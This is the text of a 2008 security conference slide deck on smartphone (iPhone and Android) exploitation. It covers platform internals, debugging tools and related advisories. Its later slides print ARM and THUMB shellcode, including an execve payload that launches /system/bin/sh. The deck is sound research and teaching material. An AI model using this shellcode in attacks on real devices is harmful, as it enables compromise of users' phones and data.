

Smartphone (in) Security

"Smartphones (in)security"

Nicolas Economou and
Alfredo Ortega

October 6, 2008



Introduction

What is a smartphone?

1. No clear definition.



Figure: Not a smartphone!

2. Common cellphone with advanced features and complete OS
3. Big players: Nokia (Symbian), Apple (iPhone) and RIM (Blackberry)
4. Google Android: The newcomer

Android and Iphone



Figure: Unix and Webkit based: High compatibility

1. iPhone: ARMv6 CPU, Mac OS-X (Darwin 9.4.1)
2. Android: ARMv5 CPU, Linux 2.6.25

Why attack smartphones?

1. Personal data and Identity thief
2. High speed and permanent connection (3G)
3. Small variability (few security updates)
4. High bug-count (few audits, small time-to-market)
5. Terrorist target



Figure: Exploit writer (Terrorist)

Protections (Simplified diagram)




Figure: Memory Maps

Example bug




Figure: Basic stack overflow

Tools and versions

Iphone:

MAC-OSX, Darwin 9.4.1, gcc 4.0.1

Debugger: iphonedbg

(<http://oss.coresecurity.com/projects/iphonedbg.html>)



Android:

android-sdk-linux x86-1.0r1 - Codesourcery arm-2008q1-126 gcc 4.2.3

Debugger: GNU gdb (<http://ortegaalfredo.googlepages.com/android>)

IPhone-tunnel

1. Opens a tcp tunnel from PC to iphone via the USB cable
2. Inspired on iphuc
3. Needs iTunes installed (uses certain services from it)
4. Download from:
http://oss.coresecurity.com/repo/iphone_tunnel-v1.01+.zip

IPhone-tunnel




Figure: Tunnel internal working model

IPhonedbg

1. Application for iphone process debugging
2. Was created using "weasel" as a guide
3. Interface based on Windows ntsd.exe debugger.
4. Download from:
<http://oss.coresecurity.com/repo/iphonedbg-v1.01.zip>

Exploitation




Figure: Iphone exploitation

Exploitation




Figure: Android exploitation

Binary compatibility




Figure: Syscalls examples

Shellcode Android/Iphone

```
char shellcode[]=
// sys_write (...)
"\x0f\x80\xa0\xe1" // mov r8,pc
"\x04\x70\xa0\xe3" // mov r7,#4 (syscall #)
"\x00\x00\xa0\xe3" // mov r0,#0 //stdout
"\x08\x10\xa0\xe1" // mov r1,r8 r1->pc
"\x2c\x10\x81\xe2" // add r1,r1, #0x2C
"\x0e\x20\xa0\xe3" // mov r2,0x10 (size)
"\x07\xc0\xa0\xe1" // mov r12,r7 //compat iphone
"\x80\x00\x00\xef" // svc 0x00000000

// sys_exit(1)
"\x01\x00\xa0\xe3" // mov r0,#1
"\x01\x70\xa0\xe3" // mov r7,#1 (syscall #)
"\x08\x80\xa0\xe1" // NOP (mov r8,r8)
"\x07\xc0\xa0\xe1" // mov r12,r7 //compat iphone
"\x80\x00\x00\xef" // svc 0x00000000
"hola_loco_---!\n\x00";
```

Shellcode Android/Iphone THUMB

```
char shellcodeThumb [] =
//write()
    "\x46\xf8" //mov r8,pc (Get EIP)
    "\x20\x02" //mov r0,#2 (stderr)
    "\x27\x04" // mov r7,#4 (syscall_write)
    "\x46\x41" // mov r1,r8 (string)
    "\x31\x14" // add r1,#0x14
    "\x22\x10" // mov r2,#0x10 (size)
    "\x46xbc" // mov r12,r7 (compat iphone)
    "\xdf\x80" // svc #0x80

//exit(1)
    "\x21\x01" // mov r1,#1
    "\x27\x01" // mov r7,#1 (sys_exit)
    "\x46xbc" // mov r12,r7 (compat iphone)
    "\xdf\x80" // svc #0x80
" hola_loco_!!!\n\x00";
```

(No nulls!)

Shellcode Android/Iphone ExecVE

```
_start:
    b code_start
arg0:   .ascii  "/system/bin/sh\x00"
arg1:   .ascii  "-c\x00"
arg2:   .ascii  "/system/bin/service\x00"
env:    .ascii  "\x00\x00\x00\x00\x00\x00"
code_start:
    mov r8,pc
    sub r0,r8,#100 @arg0
    sub r1,r8,#85  @arg1
    sub r2,r8,#82  @arg2
    sub r3,r8,#30  @env
    sub r4,r8,#24  @array0
    str r0,[r4]
    add r4,r4,#4   @array1
    str r1,[r4]
    add r4,r4,#4   @array2
    str r2,[r4]
    sub r1,r8,#24 @array0
    sub r2,r8,#30 @env
    mov r7,#11    @syscall #
    mov r12,#59   @compat iphone
    svc #0x01010101
```

Demo!




Figure: Demo-time!

Real thing:

1. CORE-2008-0124: Multiple vulnerabilities in Google's Android SDK : Browser exploit for the BMP format.
2. CORE-2008-0603: iPhone Safari JavaScript alert Denial of Service: Webcore process denial of service.

Final questions?



The end!